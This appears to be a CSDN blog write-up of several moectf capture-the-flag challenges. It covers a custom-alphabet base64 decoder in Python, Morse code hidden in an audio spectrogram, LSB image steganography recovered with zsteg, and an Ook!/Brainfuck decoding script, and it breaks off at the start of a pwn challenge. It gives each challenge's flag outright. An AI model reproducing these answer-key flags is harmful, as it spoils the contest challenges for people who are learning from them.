在之前做题过程中，反复用到了base64，不过我们用的是在线工具进行编码和解码，屏蔽了背后的细节，提示也说了，需要了解原理才能做出此题。

参考的网站：

Base64 - 维基百科

- 编码后的数据比原始数据略长，为原来的
- 转换的时候
 - 将3字节的数据，先后放入一个24位的缓冲区中，先来的字节占高位。数据不足3字节的话，于缓冲器中剩下的比特用0补足。
 - 每次取出6比特（ $2 = 64$ ），按照其值选择ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345678
 - 直到全部输入数据转换完成。

• 编码 “Man”

文本	M	a	n	
ASCII编码	77	97	110	
二进制位	0 1 0 0 1 1 0 1	0 1 1 0 0 0 0 1	0 1 1 0 1 1 1 0	
索引	19	22	5	46
Base64编码	T	W	F	u

在此例中，Base64算法将3个字节编码为4个字符。

<https://blog.csdn.net/loveitvm>

解码的过程

是逆过来的：

```

tables = "xyUVzABCDEFGHIJKLMNOabcdefghijklmnopqrstuvwxyz0123456789PQRSTnopqrstuvw+/" # 65
ciphertext = "hcw0eqM1kpDnipblhcAQiowWiYI9jAwWNdjWkdI1IpW0dqIWhcbw" # 52
for i in range(0,52,4):
    # 4个字符一组, 1个字符算1个字节
    substr = ciphertext[i:i+4]
    bin_str = ""
    for j in substr:
        # 每个字节换成ASCII, 去掉00, 补齐6位
        # 总共拼接成 24位,
        bin_str += bin(tables.index(j))[2:].zfill(6)
    # 分割成3字节, 从tables中找对应字符
    print(chr(int(bin_str[:8], 2)),end='')
    print(chr(int(bin_str[8 :16], 2)),end='')
    print(chr(int(bin_str[16:24], 2)),end='')
# moectf{b4se_maps_ar3nt_aIways_7he_same}

```

AiAiAi


题目做累了，不如来听Kizuna Ai唱的歌吧。

附件: AiAiAishort_ver._2.wav


打开音频文件，听了一下，歌曲没毛病，很正常。百度了一波音频中如何隐写。

CTF中音频隐写的一些整理总结

文中提到的套路都试过了，没用一个符合。于是乎放弃了，继续做其他题。这个过程中我一直放着这首歌。听着听着发现不太对……最后有几秒声音怪怪的。用 Audacity 音频分析软件 打开看了最后部分的波形



好像有什么规律?? 换成频谱图呢?



看到了摩尔斯电码一类的东西。

解码得到 `kizunalikemorsecode`，提交 `moectf{kizunalikemorsecode}` 提示错误，加一些下划线试试……最终flag如下：

OsuMaster (×)

【安利】

小伙子听说你玩音游挺溜，不如和囡姐姐来比试一下Osu？
(都是小写)

附件：endcat_-_OsuMaster.osz

这是啥??

s@d的嘲讽表情

在s@d的嘲讽表情下，隐藏着神秘的flag。
Hint: Unlock for 100 points

附件：sadprovoke.png


为了不侵犯肖像权，照片就不贴了。就是一张（帅）照，上边有几个字

“找不到flag？找不到就对了”

首先看是不是高度问题，通过修改高度，发现下边是一片黑，没有隐藏的内容。在 [Stegsolve.jar](#) 工具中每个通道翻了一遍，也没有发现异常。

万般无奈之下买了Hint: [LSB 隐写](#)

同样是利用 `Stegsolve.jar`，



也没什么发现，难道还需要别的处理吗？

后来发现一种神器：`zsteg`

`zsteg` 是俄罗斯黑客开发的一款开源工具，专用于检测 PNG 与 BMP 格式图片中的隐写信息，用 Ruby 语言开发，主要用法：

```

> zsteg -h
Usage: zsteg [options] filename.png [param_string]

-c, --channels X          channels (R/G/B/A) or any combination, comma separated
                          valid values: r,g,b,a,rg,bgr,rgba,r3g2b3,...
-l, --limit N            limit bytes checked, 0 = no limit (default: 256)
-b, --bits N            number of bits, single int value or '1,3,5' or range '1-8'
                          advanced: specify individual bits like '00001110' or '0x88'
  --lsb                  least significant BIT comes first
  --msb                  most significant BIT comes first
-P, --prime             analyze/extract only prime bytes/pixels
  --invert              invert bits (XOR 0xff)
-a, --all               try all known methods
-o, --order X           pixel iteration order (default: 'auto')
                          valid values: ALL,xy,yx,XY,YX,xY,Xy,bY,...
-E, --extract NAME      extract specified payload, NAME is like '1b,rgb,lsb'

  --[no-]file           use 'file' command to detect data type (default: YES)
  --no-strings          disable ASCII strings finding (default: enabled)
-s, --strings X        ASCII strings find mode: first, all, longest, none
                          (default: first)
-n, --min-str-len X    minimum string length (default: 8)
  --shift N             prepend N zero bits

-v, --verbose           Run verbosely (can be used multiple times)
-q, --quiet            Silent any warnings (can be used multiple times)
-C, --[no-]color       Force (or disable) color output (default: auto)

PARAMS SHORTCUT
zsteg fname.png 2b,b,lsb,xy ==> --bits 2 --channel b --lsb --order xy

```

在 Kali Linux 中，自帶 Ruby 的包管理器 RubyGems，因此直接用以下命令安装后即可使用：

```
> gem install zsteg
```


有一个懒人专属的选项 `--all`，可将所有可能的摘取方法都尝试一遍：

```
(base) root@kali:~/Desktop# zsteg sadprovoke.png
imagedata .. text: "000BCE..."
b1,b,lsb,xy .. text: "6RsfvWP:@"
b1,bgr,lsb,xy .. text: "moectf{s@d_1s_s0_ad0r@b13}"
b2,r,lsb,xy .. file: SoftQuad DE5C or font file binary
b2,r,msb,xy .. file: VISX image file (zero)
b2,g,lsb,xy .. file: 5View capture file
b2,g,msb,xy .. file: VISX image file
b2,b,lsb,xy .. file: 5View capture file
b2,b,msb,xy .. file: VISX image file
b2,rgb,lsb,xy .. file: 5View capture file
b2,rgb,msb,xy .. file: VISX image file
b2,bgr,lsb,xy .. file: 5View capture file
b2,bgr,msb,xy .. file: VISX image file
b4,r,lsb,xy .. text: "UUffffffUUUUffff#Effffgw"
b4,r,msb,xy .. text: "www333w"
b4,g,lsb,xy .. file: 5View capture file
b4,g,msb,xy .. file: VISX image file
b4,b,lsb,xy .. text: "\"\"\"\"\"\"\"\"\"\"ffvwfwgvEEDTE3\"UETETEUEtgwgggh"
b4,b,msb,xy .. text: "DDDDDDDDffn"
b4,rgb,msb,xy .. text: "WtEWtEWtEWtES4ES4ES4ES4EWveW"
b4,bgr,msb,xy .. text: "TGuTGuTGuTGuTC5TC5TC5VguVg" https://blog.csdn.net/iloveitvm
```

其实不加任何参数就够了，`zsteg` 比 `Stegsolve.jar` 更好用!!!

```
moectf{s@d_1s_s0_ad0r@b13}
```

Kokoko

有时候，仅凭标点符号和数字就可以推测出一个人的心境。

附件: symbol.txt

```
20.!?2!.?20.??.?8.
10.!5.!?.?7.!?2!.?6!?.?!.?3!.5!?.?5.
4.!?2!.?8.?.?!.?2.!.?7.!?2!.?6!?.?!.?6!
5!.?9.!?2!.?8.?.?!.?10!.?9.!?
2!.?8!?.?!.?15!.?15.!?2!.?4!
10!?.?!.?7!.?13.!?2!.?12.?.?!.
.?22.!.?11.!?2!.?10.?.?!.?
2.!.?17.!?2!.?16!?.?!.?10!
9!.?17.!?2!.?16.?.?!.?4.
6.!.?9.!?2!.?8!?.?!.?13!.?7.
!?2!.?6.?.?!.?6.!7.!.?15.!?2!.?4!
10!?.?!.?27!.?15.
2.!?2!.?16.?.?!.?14.!.?9.!?2!
.?8!?.?!.?17!7.!.?9.!?2!.?2.
6.?.?!.?!.?15.!?2!.?14!?.?!.?3!.
?7.!?2!.?6!?.?!.?13!.?15.!?2!
.?14.?.?!.?24.!.12!
5!.?7.!?2!.?6.?.?!.?12.!.?9.!?2!
.?8!?.?!.?5!17.!.?9.!?2!.?4.
4.?.?!.?4.!.?.
```

这些符号中，除了数字就是 . ! ? 的组合，这又是什么奇怪的符号？先科普一波.....

CTF中那些脑洞大开的编码和加密
13种最为荒谬的编程语言

至于如何想到的，博主也不清楚，能做的就是：见到能识别出来，对号入座。比如此题就是Ook! 题目是Kokoko暗示了吧.....

另外，还要能想到：数字存在的意义就是把编码结果缩短。

这样就可以开工了！

首先还原Ook

```
f = open('symbol.txt','r')
content = f.read()
f.close()
tmp = ""
# 记录上次状态是否是 数字
flag = None
for i in content:
    if i in ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9']:
        # 遇到数字，记录下来
        tmp += i
        flag = True
        continue
    else:
        if flag:
            # 数字结束
            print(i*int(tmp),end='')
            tmp = ""
            flag = False
        else:
            # 独立的编码
            print(i,end='')
```

然后输出结果交给解码平台进行解码：[Brainfuck/Ook! Obfuscation/Encoding](#)

最后得到flag:

moectf{d0_y0u_kn0w_br@1nfuck}

简单科普一下：Brainfuck，是一种极小化的计算机语言，它是由Urban Müller在1993年创建的。由于fuck在英语中是脏话，这种语言有时被称为brainfck或brain[®]，甚至被简称为BF。

BF=Boy Friend. 可能出题师傅需要BF吧.....开个玩笑

Show Off (x)

由于前两天在和女朋友玩，有些代码忘了写
你能否帮我个忙，好让我咕咕咕一下

附件： output.png; edit.py

Pwn

欢迎来到胖的世界

- `nc 129.211.58.26 10003`
 - [什么是nc?](#)
 - 下载及安装方式请自行百度(不过一般情况下做pwn题不需要用到nc，只需要用到 `pwntools` 等工具)
 - nc只是一个用于网络连接的工具，请各位学弟学妹们不要搞错了学习方向！
- flag格式为 `flag{.*}`
- [Pwn学习链接](#)


附件： soeasy

将附件拖入到 IDA 分析：

`main` 函数：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    setbuf(stdin, 0LL);
    setbuf(_bss_start, 0LL);
    setbuf(stderr, 0LL);
    puts("Plz dont input so much letter!!!");
    foo("Plz dont input so much letter!!!", 0LL);
    return 0;
}
```

`foo` 函数



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)